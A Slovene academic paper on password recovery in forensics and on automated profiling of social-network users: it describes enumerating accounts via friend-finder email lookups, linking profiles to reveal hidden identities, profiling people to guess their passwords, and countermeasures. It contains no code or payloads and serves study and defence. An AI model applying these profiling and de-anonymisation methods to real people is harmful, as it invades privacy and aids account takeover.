- šifriranje je dandanes zlahka dostopno posamezniku, ki ga lahko izkoristi za skrivanje ali zaščito podatkov. Pri tem si lahko pomaga z uporabniku prijaznimi programskimi rešitvami, kakršni sta na primer Pretty Good Privacy in TrueCrypt, ki omogočajo različne vrste šifriranj (med drugim tudi šifriranje celotnega diska).

- Nekatere aplikacije uporabljajo lastne algoritme za šifriranje datotek. Rezultat tega je povečano število z geslom zaščitenih dokumentov.

- V preiskavah, ki vključujejo z gesli zaščiteno dokazno gradivo, prihaja tudi do pravnih vprašanj, ki zadevajo dopustnost pridobivanja in analize takega gradiva, zato je pomembno, da so računalniški strokovnjaki seznanjeni s pravilnimi postopki za zajem in preiskavo takega materiala.

- Dešifriranje z geslom zaščitenih naprav je težavno opravilo. Da bi prišli do podatkov v nešifrirani obliki, morajo strokovnjaki najti gesla s katerimi so ti podatki zaščiteni. Pri tem si lahko pomagajo z namenskimi orodji za pridobivanje gesel, kakršno je AccessData's Password Recovery Tool Kit oziroma PRTK.

  Večina uporabnikov za svoja gesla izbere besede, ki jih direktno zadevajo (ime hišnega ljubljenčka, najljubši šport, model vozila) pri tem pa se ne ozirajo na njihovo teoretično moč.

2. IZBIRANJE IN UPORABA GESEL

Šifriranje je prisotno v komunikacijskih omrežjih, lahko pa se uporablja za šifriranje posamezne datoteke, particije ali celotnega diska. Primer aplikacije, ki omogoča šifriranje celotnega diska, je aplikacija BitLocker, ki je na voljo v izdajah Ultimate in Enterprise operacijskega sistema Windows (od Viste naprej). Tudi drugi operacijski sistemi nudijo možnost šifriranja celotnega diska. Na sistemu Max OS X ima to funkcionalnost prednameščen program FileVault, na UNIX/Linux sistemih pa lahko uporabimo programa eCryptfs ali EncFS. Glavni namen šifriranja celotnih diskov je torej preprečitev dostopa do ogromnih količin podatkov, ki predstavljajo potencialno obremenilno dokazno gradivo. Tako zaščitene naprave je še posebej težko preiskovati, če ni poznan šifrirni ključ s katerim je njena vsebina zašifrirana, ali pa se za šifriranje uporablja močen oziroma neznan algoritem. Na področju računalniške forenzike je pridobivanje podatkov opredeljeno kot proces zbiranja elektronskih podatkov za potrebe kasnejših analiz, pri tem pa gre dejan-

.

sko za ustvarjanje popolnega duplikata (slike) digitalnega dokaza. Obstajata dve metodi za pridobivanje podatkov [1]:

- Pridobivanje na prižganem sistemu (angl. live acquisition),
- Pridobivanje na ugasnjenem sistemu (angl. dead acquisition),

V praksi se priporoča uporaba pridobivanja podatkov na prižgani napravi, saj je verjetnost, da so podatki takrat nezaščiteni, večja. Poleg tega se lahko na sistemu, ki je prižgan, iz delovnega pomnilnika gesla povrnejo. Zaradi tega morajo računalniški strokovnjaki pred izklopom sistema vedno preveriti, ali vsebuje kakšne šifrirane datoteke, particije, trde diske, ter biti seznanjeni z vsemi nevarnostmi, ki jih prinaša pridobivanje podatkov na prižgani napravi, in pravnimi vprašanji, ki zadevajo integriteto digitalnih dokazov.

Za preiskovanje z geslom zaščitenih medijev ne obstaja standardiziran postopek, ki mu je potrebno slediti, v računalniški literaturi pa je možno najti nekaj metod, ki nam to delo olajšajo [1]:

- Najprej lahko za geslo vprašamo osumljenca. Organi pregona imajo pravico, da od osumljenca zahtevajo razkritje gesel oziroma podatke v čistopisu, saj razkritje gesel ne krši posameznikove pravice, ki se tiče privilegija zoper samoobtožbe. Po drugi strani pa predstavlja nerazkritje gesel kaznivo dejanje.
- Drugi način s katerim lahko pridobimo geslo je uporaba socialnega inženiringa (angl. social engineering), ki predstavlja vrsto prijemov s katerim lahko svojo žrtev (na primer osumljenca) prepričamo, da nam izda svoje osebne podatke.
- Gesla lahko najdemo tudi na samem mestu zločina. Lahko so zapisana na kakšnem listku, ki je prilepljen na računalniškem ekranu, pod tipkovnico, ali v predalu delovne mize. Gesla so lahko tudi v digitalni obliki, zato je potrebno pregledati vse datoteke na računalniku osumljenca.
- Pri iskanju gesel za dešifriranje datoteke, je pomembno tudi to, da ugotovimo, katera (če kakšna) aplikacija je bila uporabljena pri šifriranju, saj nam to zoži nabor ustreznih orodji za iskanje gesel. Poleg tega lahko preiskovalci za pomoč pri iskanju gesel zaprosijo avtorje te aplikacije.
- V naketerih primerih lahko na napravi najdemo del dokumenta v nešifrirani obliki, gesla in ostale informacije pa lahko iščemo tudi v medpomnilniku sistema.

Ljudje lahko včasih namenoma zaupamo svoja osebna gesla prijateljem, sorodnikom, kolegom, ter uporabljamo enaka gesla za različne aplikacije in storitve. Slednjo lastnost s pridom izkoriščajo preiskovalci zaščitenih naprav, saj je nekatere aplikacije lažje razbiti. Ko odkrijemo eno geslo, lahko preverimo, ali je to geslo oziroma njene variacije, uporabljeno pri drugih aplikacijah. K sreči prihaja v zadnjem času, zaradi boljšega ozaveščanja uporabnikov, do uporabe močnejših gesel. V raziskavi, ki jo je opravil Bruce Schneier leta 2006, o moči gesel na socialnem omrežju MySpace, je bilo ugotovljeno, da je bilo 65% gesel dolgih najmanj 8 znakov, 81% jih je bilo sestavljenih samo iz alfanumeričnih znakov, in manj kot 4% gesel so predstavljala gesla, ki bi jih lahko našli v slovarju [1].

3. SPLETNO PROFILIRANJE

Za razumevanje spletnega profiliranja, je potrebno najprej poznati naslednja dva pojma [3]:


- **Uporabniški profil** predstavlja sestav osebnih podatkov določenega uporabnika oziroma bi ga lahko definirali kot eksplicitno digitalno predstavitev posameznikove identitete. Uporabniške profile lahko najdemo na operacijskih sistemih, računalniških aplikacijah in dinamičnih spletnih straneh (pod katere spadajo socialna omrežja in forumi).
- **Profiliranje** je pojem, ki označuje proces sestavljanja uporabniškega profila z izluščevanjem informacij iz nabora podatkov.

Najbolj pogosto obliko spletnega profiliranja predstavlja ustaljena praksa spletnih oglaševalcev, ki kupujejo pravice za spletno oglaševanje od različnih strani, kjer nato z uporabo piškotkov (šifriranih uporabniških podatkov, ki se hranijo v tekstovni datoteki na uporabnikovem sistemu) zbirajo informacije o uporabnikih (obiskane strani, starost, zakonski stan, politično in versko prepričanje) teh strani, ter na ta način gradijo uporabniške profile. Zadnji odmeven primer takega početja je letalska družba Expedia, ki je svojim strankam, glede na to koliko krat so obiskali njihovo stran, postopoma višala cene vozovnicam, za katere so se zanimali [4]. Spletni portfelji, osebne strani, uporabniške strani športnih klubov in kulturnih društev so mesta, ki jih napadalci lahko preiščejo pri iskanju gesla. Pogosto si ta proces avtomatizirajo tako, da uporabijo orodja, ki jim samodejno poberejo tekst iz teh strani.

Najnovejša oblika spletnega profiliranja se je pojavila s prihodom socialnih omrežij. Za učinkovito in pravilno delovanje takšne organizacije, morajo njene storitve imeti na voljo čim več podatkov o svojih uporabnikih, po drugi strani pa lahko nekdo te iste podatke uporabi za grajenje uporabniških profilov, zato morajo ponudniki storitev zagotavljati ustrezno varovanje (avtenticiran dostop) podatkov. Pri socialnih omrežjih zasledimo tri probleme [2]:

- Veliko uporabnikov ni pazljivih pri razkrivanju osebnih podatkov. Čeprav je vsak posameznik odgovoren za objavljanje vsebin, mora ponudnik zagotoviti osnovno stopnjo varnosti (na primer z omejevanjem ljudi, ki te vsebine lahko vidijo). Tak pristop uporablja socialno omrežje Facebook, kjer so bolj podrobne informacije o uporabniku dostopne samo uporabnikom, ki so z njim že povezani.
- Socialna omrežja hranijo nekatere podatke do katerih uporabniki nimajo direktnega dostopa in jim niso vidni (na primer določeni podatki, ki jih je uporabnik posredoval ob registraciji).
- Večina socialnih omrežij ime možnost iskanja uporabnika s pomočjo elektronskega naslova (ki je, mimogrede, osebni podatek). Facebook v ta namen uporablja orodje imenovano Friend finder. Uporabnik lahko naloži imenik svojih stikov z elektronskimi naslovi, storitev


pa mu vrne odgovor v katerem je zapisano, kateri naslovi so registrirani. Na ta način lahko smetilci avtomatično validirajo svoje sezname elektronskih naslovov, ter ugotovijo, kateri v resnici obstajajo in so aktivni. V kombinaciji s to metodo in seznamom prijateljev tega uporabnika, lahko izvedejo tudi, tako imenovani, napad z ribarjenjem (angl. phishing attack).



Slika 2: Primer implementacije napada s pomočjo spletnega profiliranja.

4. AVTOMATIČNO PROFILIRANJE UPORABNIKOV

Kot smo že napisali zgoraj, lahko uporabnik socialnemu omrežju pošlje seznam elektronskih naslovov, nazaj pa prejme seznam tistih, ki pripadajo nekemu računu. Napadalec lahko tak pristop uporabi za ogromne sezname elektronskih naslovov in na več socialnih omrežij. Rezultat tega je, da vidi, na katerih socialnih omrežjih je določen elektronski naslov registriran. V naslednjem koraku napadalec zgradi uporabnikov profil iz osebnih podatkov, ki jih je na avtomatičen način pobral iz različnih socialnih omrežji. Iz vsekega profila lahko, na primer, pobere uporanikovo starost, naslov, delovni naziv in ime firme, seznam stikov, stopnjo izobrazbe, in druge informacije, ki so mu javno dostopne, ter nato vse te podatke združi v bogat uporabniški profil. Vse te postopke prikazuje Slika 1 [2].



Slika 1: Postopek avtomatičnega profiliranja uporabnikov na socialnih omrežjih.

Sistem je bil implementiran kot zbirka komponent. Prva komponenta pridobiva podatke iz socialnih omrežij, druga razčleni in shrani identifikacijske podatke o uporabniških profilih, tretja pa povezuje informacije z namenom odkritja čim večih informacij o uporabnikih. Pregled teh komponent prikazuje Slika 2 [2]. Sistem je bil oblikovan tako, da je bil dovolj neopazen in hkrati dovolj učinkovit. Rešitev se je razlikovala za vsako socialno omrežje, saj različna socialna omrežja dopuščajo različno število zahtevkov na določen čas. Za vsako omrežje pa je veljalo, da ga sistem ne sme preobremeniti.

4.1 Iskalec profilov

Iskalec profilov je HTTP klient, ki je zadolžen za posredovanje seznama spletnih naslovov socialnemu omrežju. Socialno omrežje kot odgovor vrne seznam računov, ki so registrirani s posredovanimi elektonskimi naslovi. Podatek za katerega se sistem zanima je ID profila in po možnosti še ime profila, ki je priložen poslanemu spletnemu naslovu. Iskalec profilov omogoča tudi poizvedovanje preko zunanjih elektronskih naslovov posrednikov. Razlog za tako delovanje je, da nekatera socialna omrežja podpirajo samo povpraševanja po elektronskih naslovih (če je vir zunanji elektonski naslov z priloženim imenikom). S tako tehniko lahko sistem v najslabšem primeru (socialno omrežje Facebook, na primer, omogoča povpraševanja do 5000 naslovov) preveri približno 1000 naslovov na enkrat. S kratko zakasnitvijo 30 sekund (zagotavljanje dokončnega procesiranja vseh podatkov in zaradi zagotavljanja nepreobremenjenosti) je sistem zmožen sprocesirati 500 000 elektronskih naslovov na dan.

4.2 Razčlenjevalec profilov

Razčlenjevalec profilov je zadolžen za podrobnejšo raziskavo uporabniških profilov. Cilj je pridobiti čim več informacij o posameznem uporabniku. Za doseganje takih ciljev je potrebno izdelati prilagojene rešitve za vsako socialno omrežje. Kot prvo sistem obišče vse uporabniške profile na različnih socialnih omrežjih in jih shrani v podatkovno bazo. V povprečju je sistem zmožen obiskati do 50 000 strani v enem dnevu, iz enega računalnika, z enim IP naslovom, saj nekatera socialna omrežja nimajo omejitve števila obiskov profilov iz enega računa. Na koncu sistem izlušči pridobljene zanimive podatke, kot so spol, starost, naslov, in spolna usmerjenost.

4.3 Povezovalec informacij

Povezovalec informacij povezuje profile, ki so bili pridobljeni iz različnih socialnih omrježij. Cilj je uporabiti elektonski naslov kot identifikator za povezovanje in identifikacijo takšnih profilov, ki pripadajo isti osebi.

Ko sistem najde dva profila z enakim elektonskim naslovom, povezovalec informacij primerja vse ostale informacije v profilih z namenom odkritja neskladnosti. Z uporabo povezovalca je možno odkriti osebne podatke, katere uporabnik ni želel razkriti javnosti. Povezovalec informacij ima dva glavna cilja [2]:

- **Razkritje identitete:** če oseba izda svoje ime v socialnem omrežju A, hkrati pa registrira račun z lažnim imenom na omrežju B, lahko sistem z povezovanjem

teh dveh računov pridobi pravo ime za profil na omrežju B.

- **Odkritje neskladnih vrednosti:** včasih so si informacije o uporabniku iz različnih socialnih omrežjih v nasprotju. Kot primer, isti uporabnik lahko izda svojo starost na socialnem omrežju A, hkrati pa na omrežju B posreduje lažno informacijo o starosti. Sistem takšno neskladje zazna s primerjanjem profilov iz različnih socialnih omrežij.

5. EKSPERIMENTIRANJE V REALNOSTI

Sistem je bil preizkušen na različnih socialnih omrežjih. Uporabljal je množico 10 427 982 elektronskih naslovov. Te naslove je v preteklosti nepridiprav uporabljal za nadlegovanje (spam) in so bili najbolj primerni za poizkuse, saj so se v realnosti tudi uporabljali.

5.1 Rezultati poizvedb po elektronskih naslovih

Množica elektronskih naslovov se je uporabila za poizvedbe na osmih različnih socialnih omrežjih (Facebook, Twitter, MySpace, LinkedIn, Friendster, Badoo, Netlog in XING). Ta omrežja so bila izbrana, ker predstavljajo različne tipe socialnih omrežij (družabna, poslovna, itd.) in ker se njihovi uporabniki nahajajo po vsem svetu.

	Omrežje	Metoda	Dolžina seznama	Hitrost zahtevkov	Identificiranih računov	Procentualno
1	Facebook	Direktna	5000	10M/dan	517,747	4.96%
2	MySpace	Gmail	1000	500T/dan	209,627	2.01%
3	Twitter	Gmail	1000	500T/dan	124,398	1.19%
4	LinkedIn	Direktna	5000	9M/dan	246,093	2.36%
5	Friendster	Gmail	1000	400T/dan	42,236	0.41%
6	Badoo	Direktna	1000	5M/dan	12,689	0.12%
7	Netlog	Gmail	1000	800T/dan	69,971	0.67%
8	XING	Direktna	500	3.5M/dan	5,883	0.06%

Slika 3: Najdeni profili uporabnikov.

Slika 3 [2] prikazuje profile, ki so bili odkriti z pomočjo poizvedb po elektronskih naslovih, ki so bile izvedene na različnih omrežjih. Jasno prikazuje, da je direktna metoda omogočala hitrejše izvajanje zahtevkov kot pa metoda preko storitve Gmail. Dolžina seznama elektronskih naslovov se je od omrežja do omrežja razlikovala glede na dopuščanje iz strani socialnih omrežij. V test je bil vključen le en računalnik, medtem ko bi možen napadalec lahko izvajal napad na večih računalnikih. Sistem je ugotovil, da je bilo od vseh elektronskih naslovov 1 228 644 povezanih s profilom iz socialnih omrežjih. Največ jih je bilo najdenih na omrežju Facebook (4,96%), najmanj pa na omrežju XING (0,06%).

Slika 4 [2] prikazuje število profilov, ki so bili narejeni z enakim elektronskim naslovom na različnih socialnih omrežjih. Lahko vidimo, da je bilo skoraj 200 000 uporabnikov, ki so bili registrirani na vsaj dveh socialnih omrežjih. Skupaj so pridobili 876 941 unikatnih elektronskih naslovov, ki so bili povezani z enim ali več profili socialnih omrežij.

5.2 Razčlenjevanje informacij iz profilov

Na sliki 5 [2] so prikazane informacije in statistika pridobljena iz uporabnikovih profilov. Predstavljeno je kakšne informacije so dosegljive in v kakšnem odstotku so bile na voljo te informacijo v posameznem profilu. Stolpec 'Profili so odprti' prikazuje koliko profilov je dosegljivih (niso izbrisani). Ugotovljeno je bilo, da je na Facebooku več kot 99% profilov odprtih, ampak je anonimnemu uporabniku privzeto na voljo le nekaj informacij. Ravno nasprotno velja

Število socialnih omrežij	Število profilov
1	608,989
2	199,161
3	55,660
4	11,483
5	1,478
6	159
7	11
8	0
Skupaj unikatnih	876,941

Slika 4: število profilov registriranih v različnih omrežjih.

za profilno sliko in seznam prijateljev, saj sta oba podatka skoraj vedno na voljo.

Socialno omrežje	Ime /priimek	Profili so odprti	Slika	Lokacija	Prijatelji	Povprečno št. prijat.	Nazadnje vpisan	Št. obiskov
Facebook	✓	99.89	76.40	0.48	81.98	142	n/a	n/a
MySpace	✓	96.26	55.29	63.59	76.50	137	94.87	n/a
Twitter	✓	99.97	47.59	32.84	78.22	65	n/a	n/a
LinkedIn	✓	96.79	11.80	96.79	96.75	37	n/a	n/a
Friendster	✓	99.72	47.76	99.51	50.23	37	8.79	n/a
Badoo	✓	98.61	70.86	95.23	n/a	n/a	92.01	n/a
Netlog	✓	99.98	43.40	77.54	64.87	31	n/a	73.33
XING	✓	99.88	57.20	96.04	47.25	3	n/a	96.83

Slika 5: Splošni rezultati razčlenjevanja (v odstotkih).

	Starost	Spol	Govoreč jezik	Služba	Izobrazba	Trenutno razmerje	Iskano razmerje	Spolna usmerjenost
Facebook	0.35	0.50	n/a	0.23	0.23	0.44	0.31	0.22
MySpace	82.20	64.87	n/a	3.08	2.72	8.41	4.20	4.07
Twitter	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a
LinkedIn	n/a	n/a	n/a	96.79	60.68	0.00	n/a	n/a
Friendster	82.97	87.45	n/a	30.88	2.72	64.59	77.76	n/a
Badoo	98.61	98.61	47.81	17.06	19.92	22.48	n/a	22.80
Netlog	97.66	99.99	44.56	43.40	1.64	25.73	23.14	29.30
XING	n/a	n/a	84.54	99.87	49.21	n/a	n/a	n/a

Slika 6: Osebni rezultati razčlenjevanja (v odstotkih).

Slika 6 [2] prikazuje dosegljivost osebnih informacij na posameznem socialnem omrežju. V odvisnosti od tipa socialnega omrežja so različne informacije privzeto javno dosegljive. Poslovna omrežja imajo privzeto javne informacije o izobrazbi in informacije o službi, za razliko od družabnih. Vse te informacije so bolj osebne in se lahko uporabijo za profiliranje računa.

	Osebna stran	Telefon	Roj. dan	TS	Fizična pojavljivost	Prihodki	Spretnosti	Hobiji
Facebook	✓	✓	✓	✓			✓	✓
MySpace			✓		✓	✓		✓
Twitter	✓						✓	✓
LinkedIn	✓	✓	✓	✓			✓	✓
Friendster								✓
Badoo	✓			✓	✓			✓
Netlog						✓		✓
XING	✓	✓	✓	✓			✓	✓

Slika 7: Dodatni rezultati razčlenjevanja.

Slika 7 [2] prikazuje kakšne vrste dodatnih informacij so na voljo na različnih socialnih omrežjih.

6. INTELIGENTNO PROFILIRANJE UPORABNIKOV

Spletno profiliranje uporabnikov lahko izboljšamo z uvedbo inteligentnega algoritma, ki bo ločil bolj pomembne in podrobne informacije o uporabnikih. Na podlagi izločenih podatkov bo zaznal uporabnikovo vedenje in določil verjetnost, da je določeni uporabnik uporabil nekatero informacijo pri izbiri gesla. Vsebina uporabniškega profila je različna v odvisnosti od domene aplikacije. Na primer, če je domena aplikacije spletni časopis, uporabniški profil vsebuje informacije o vrsti novic, ki jih uporabnik rad bere, vrste, katere uporabnik ne prebira in uporabnikove bralne navade ter vzorce. V domeni za upravljanje s časom vsebuje uporabniški profil informacije o datumih in časih, ko uporabnik ponavadi razporedi vsako vrsto dejavnosti v kateri je udeležen, prioriteto vsake dejavnosti, pomen vsakega stika in uporabnikove organizacijske navade. Na drugih področjih pa so lahko pomembni osebni podatki o uporabniku, kot so ime, starost, delovno mesto in hobiji.

6.1 Vsebina uporabnikovega profila

Uporabniški profil vsebuje informacije o posameznem uporabniku, katere so bistvenega pomena za (inteligentne) aplikacije ki jih preučujemo. Najpogostejša vsebina uporabniških profilov so interesi uporabnikov, uporabnikovo znanje, ozadje in spretnosti, uporabnikovi cilji, vedenje uporabnikov, želje uporabnika za interakcijo in uporabnikove osebne lastnosti. Vse informacije, ki jih lahko zberejo inteligentni agenti, se lahko kasneje uporabijo kot osnova za proučevanje uporabnikovega obnašanja pri izbiranju gesel [3].

6.1.1 Interesi

Interesi lahko predstavljajo teme novic, teme spletnih strani, teme dokumenta, teme povezane z delom ali hobiji. Najbolj pogosta predstavitev uporabniških interesov so modeli, ki temeljijo na ključnih besedah. V teh modelih so interesi predstavljeni kot uteži vektorjev ključnih besed. Uteži tradicionalno predstavljajo pomen besede za uporabnika samega ali pa v okviru teme. Pri tej tehniki se teža vsake besede najbolj pogosto izračuna s primerjanjem frekvence besede v dokumentu proti frekvenci besede v vseh dokumentih.

6.1.2 Znanje, ozadje in spretnosti

Uporabnikova znanja, izkušnje in sposobnosti na različnih področjih so pomembne značilnosti, ki jih lahko pridobimo iz uporabniških profilov. To znanje lahko predstavimo na različne načine. Najbolj pogosta oblika predstavljanja teh značilnostih je po modelu, ki spremlja uporabnikovo znanje o vsakem elementu v bazi znanja. Ideja je, da se označi vsaka točka znanja X za katera je vrednost izračunana kot "uporabnikovega znanja X". Vrednost je lahko binarna (ve - ne ve), kvalitativna (dobro - povprečno - slabo) ali količinska, dodeljena kot verjetnost uporabikovega poznavanja točke X.

Uporabnikovo ozadje se nanaša na značilnosti uporabnikov, ki niso neposredno povezani s področja aplikacije, na katero so prijavljeni. Na primer, uporabnikovo delo ali poklic, njegove delovne izkušnje, njegova potovanja, jeziki, ki jih govori. Vse te informacije so zajete v profilu enega uporabnika in na podlagi teh, lahko sklepamo kako razmišlja pri izbiri gesla.

6.1.3 Vedenje

Običajno obnašanje uporabnikov pri uporabi določene aplikacije, je pomemben del uporabniškega profila. Če je vedenje uporabnika ponavljajoče, to pomeni, da predstavlja nek vzorec obnašanja iz katerega inteligentni agent lahko sklepa katera gesla so bolj verjetna. Na primer, če so nekatere uporabnikove aktivnosti povezane z določeno športno ekipo, je tudi verjetnost, da je njegovo geslo povezano s točno to ekipo večja, ali če inteligentni agent sklepa, da so uporabnikove aktivnosti usmerjene v politični smeri, potem lahko sklepa, da je geslo povezano s tem področjem bolj verjetno.

6.1.4 Osebne lastnosti

Pri nekaterih aplikacijah so osebni podatki o uporabniku tudi del uporabniškega profila. Ta postavka vključuje predvsem demografske podatke, kot so spol, starost, zakonski stan, mesto, država, ter število otrok, med drugimi značilnostmi. S proučevanjem teh podatkov, lahko izboljšamo naše statistike za pridobitev gesla. Na podlagi teh podatkov lahko grupiramo ljudi v posamezne skupine, ter analiziramo kakšnega tipa gesel posamezna skupina ponavadi izbira. Na primer pri mladih uporabnikih je zelo verjetno, da izbirajo gesla povezana z aktualnimi igrami ali risankami. Starejši uporabniki lahko izbirajo gesla povezana z njihovo družino, kot kombinacijo imen njihovih otrok, ali pa gesla povezana s podjetjem v katerih delajo.

6.1.5 Pridobitev uporabniških profilov

Vsebino uporabniškega profila lahko eksplicitno navede uporabnik sam ali pa jo je treba pridobiti z uporabo ustrezne inteligentne tehnike. V nadaljevanju bomo pojasnili kakšne tehnike se uporabljajo za pridobitev vsebine uporabniških profilov.

6.1.6 Eksplicitne informacije

Najbolj enostaven način pridobivanja informacij o uporabnikih je preko form oziroma preko uporabniških vmesnikov, ki so namenjeni tem cilju. Ponavadi ta vrsta informacij ni obvezna, saj uporabniki niso pripravljeni izpolnjevaiti dolge obrazce, ki zagotavljajo podatke o njih. Na splošno so informacije zbrane na ta način demografske: uporabnikova starost, spol, delovno mesto, rojstni dan, zakonski stan in hobiji.

6.1.7 Opazovanje uporabnikovih akcij

Obstajajo različne težave z eksplicitnimi informacijami o uporabnikih. Prvič, uporabniki običajno niso pripravljeni posredovati informacij pri izpolnjevanju dolgih obrazcev. Drugič,

pri izpolnjevanju obrazcev o sebi, uporabniki ne govorijo vedno resnico. Tretjič, čeprav bi nekateri od njih bili pripravljeni posredovati podatke, včasih ne vedo, kako naj bi izrazili svoje interese ali kaj v resnici želijo. Tako je najbolj razširjena metoda za pridobivanje informacij o uporabnikih opazovanje njihovih dejavnostih v okviru obravnavane aplikacije, snemanje in beleženje teh ukrepov in odkrivanja vzorcev iz teh dnevnikov skozi neko strojno učenje ali tehniko podatkovnega rudarjenja.

Da bi lahko proučili uporabniški profil na podlagi uporabnikovih dejanj, obstajajo določeni pogoji, ki morajo biti izpolnjeni. Vedenje uporabnika mora biti ponavljajoče, oziroma mora ista dejanja opravljati pod podobnimi pogoji v različnih periodah. če se ponavljanje ne pojavi, ni mogoče odkriti vzorca. Poleg tega, opazovano obnašanje mora biti različno za različne uporabnike. Če ne, ni potrebe za izgradnjo individualnega uporabniškega profila.

6.1.8 Odziv uporabnikov

Pri grajenju uporabniškega profila lahko upoštevamo tudi povratne informacije uporabnikov. Uporabniki ponavadi ocenjujejo filme, ki so jih pogledali ali knjige, ki so jih prebrali. Te ocene se uporabljajo tako za izgradnjo uporabniškega profila, kot za ugotavljanje uporabnikovih interesnih področij.

6.1.9 Stereotipi

Stereotip je predstavitev pomembnih skupnih značilnosti uporabnikov, ki se nanašajo na določene podskupine uporabnikov določene aplikacije. Stereotipi se uporabljajo za razlikovanje uporabnika od drugih uporabnikov. Najbolj uporabljeni stereotipi so: začetnik, vmesni uporabnik in strokovnjak. Pogosto lahko predpostavimo, da bodo začetniki imeli gesla, ki jih bo lažje zlomiti, kot gesla naprednih uporabnikov.

6.2 Tehnike inteligentnega profiliranja uporabnikov

Profiliranje uporabnikov je pojem, ki označuje pridobivanje podatkov o uporabnikih na podlagi njihovih dejanj. Obstaja veliko različnih tehnik umetne inteligence za inteligentno oblikovanje profilov uporabnikov, med katerimi so najbolj znane naslednje: sklepanje na primerih, Bayesove mreže, pravila združevanja, genetski algoritmi, nevronske mreže in podobno [3].

6.2.1 Bayesove mreže

V zadnjem desetletju vztrajno narašča zanimanje za uporabo Bayesovih predstavitev in metod sklepanja za modeliranje ciljev, želj in potreb uporabnikov. Bayesovo omrežje (BO) je kompaktna in izrazna predstavitev negotovih relacij med spremenljivkami, ki so predmet interesa v določeni domeni. BO je usmerjen aciklični graf, kjer vozlišča predstavljajo slučajne spremenljivke, loki pa predstavljajo verjetnostne korelacije med spremenljivkami. Odsotnost robov v BO označuje stanje neodvisnosti. BO predstavlja tudi posebno verjetnostno porazdelitev, oz. skupno distribucijo nad vsemi spremenljivkami, ki so predstavljene z vozlišči v grafu. Ta porazdelitev je določena z naborom pogojnih verjetnostnih tabel (PVT). Vsako vozlišče je povezan PVT, ki določa verjetnost vsakega možnega stanja vozlišča pri vsaki možni kombinaciji stanj njegovih staršev. Za vozlišče brez staršev verjetnosti niso pogojene z drugimi vozlišči, zato pravimo, da so to mejne verjetnosti spremenljivk. Matematični model osnovnega Bayesovega izreka povezuje pogojne in mejne verjetnosti. Na ta način dobimo pogojno verjetnostno porazdelitev slučajne spremenljivke A, ob predpostavki da poznamo informacije o drugi spremenljivki B glede na pogojne verjetnostne porazdelitve B-ja, pri podanem A in mejno verjetnostno porazdelitev A-ja samega. Pomembna značilnost BO je, da za njih lahko uporabimo Bayesov mehanizem sklepanja. Cilj sklepanja je običajno, da najdemo pogojno porazdelitev podskupini spremenljivk, pod pogojem, znanih vrednosti za nekatere druge podmnožice. Tako lahko BO obravnavamo kot mehanizem za samodejno izgradnjo razširitve Bayesovih izrekov do bolj kompleksnih problemov. Matematični model na katerem temeljijo Bayesova omrežja je podan z naslednjo enačbo [3]:

$$P(A|B) = \frac{P(B|A) * P(A)}{P(B)} \quad (1)$$

6.2.2 Pravila združevanja

Pravila združevanja je tehnika rudarjenja podatkov, ki se uporablja za odkrivanje vzorcev iz danih podatkov. Pogosto se uporablja tudi za grajenje uporabniških profilov na različnih področjih, še posebno pri spletnem poslovanju. Je tehnika, ki implicira določeno relacijsko asociacijo med naborom objektov v določeni domeni, kot na primer, če se dva dogodka pojavita skupaj ali prvi dogodek implicira drugi dogodek.

6.2.3 Sklepanje na primerih

Sklepanje na primerih je tehnika, ki rešuje probleme na podlagi prejšnjih podobnih izkušnjah. Ta tehnika predstavlja situacije reševanja problemov v obliki primerov. Glede na novo situacijo, pridobi ustrezne primere (tiste, ki ustrezajo trenutnim problemom) in prilagaja njihove rešitve tako, da dobi rešitev aktualnega problema. Tehnika se predvsem uporablja za izvedbo klasifikacijske naloge, to je, najti pravi razred za neklasificiran primer. Razred zadnjega najbolj podobnega primera postane rešitev razvrščevalnega problema.

6.2.4 Ostale tehnike

Za oblikovanje uporabniških profilov se uporabljajo tudi druge tehnike strojnega učenja, kot so genetski algoritmi, nevronske mreže, kNN algoritem, gruče in klasifikacijske tehnike, kot so odločitvena drevesa ali naivni Bayesov klasifikator.

7. PROTIUKREPI

V tem razdelku je predstavljenih nekaj tehnik, s katerimi lahko preprečimo oziroma omejimo razsežnost napada, kakršnega smo opisali zgoraj [2]:

1. Ozaveščanje uporabnikov.
Če bi uporabniki na vsakem socialnem omrežju, na katerem so registrirani, uporabljali različne elektronske naslove, bi napadalci težje avtomatično primerjali informacije med različnimi računi. Elektronski naslovi predstavljajo unikatne identifikatorje uporabnikov, zato bi bilo najbolje, da se uporabniki na vsako socialno omrežje prijavijo z drugim elektronskim naslovom. V praksi predstavlja ozaveščanje uporabnikov glede varnostnih vprašanj in privatnosti velik izziv, saj se prenekateri uporabnik raje odloči ignorirati ta opozorila in daje prednost enostavnosti uporabe.

2. Sistem CAPTCHA.
Pri iskanju elektronskega naslova, bi lahko uporabnika prisilili, da reši enega od izzivov sistema CAPTCHA (prepis številk iz slike v vnosno polje), ki so za računalnike običjano težko rešljivi. Glavni namen tega ukrepa je preprečitev avtomatičnega poizvedovanja po elektronskih naslovih.

3. Kontekstualne informacije.
Še en način omejevanja tega problema predstavlja uporaba kontekstualnih informacij pri vsaki poizvedbi. Če bi uporabnik U želel poiskati prijatelje F1, F2, ... Fn, mora v vsako poizvedbo dodati neko kontekstualno informacijo o njih (na primer uporabnikovo polno ime, približno starost, približno lokacijo bivanja). Ta tehnika izkorišča dejstvo, da napadalec teh podatkov, po vsej verjetnosti, nima.

4. Omejevanje števila poizvedb z inkrementalnim posodabljanjem.
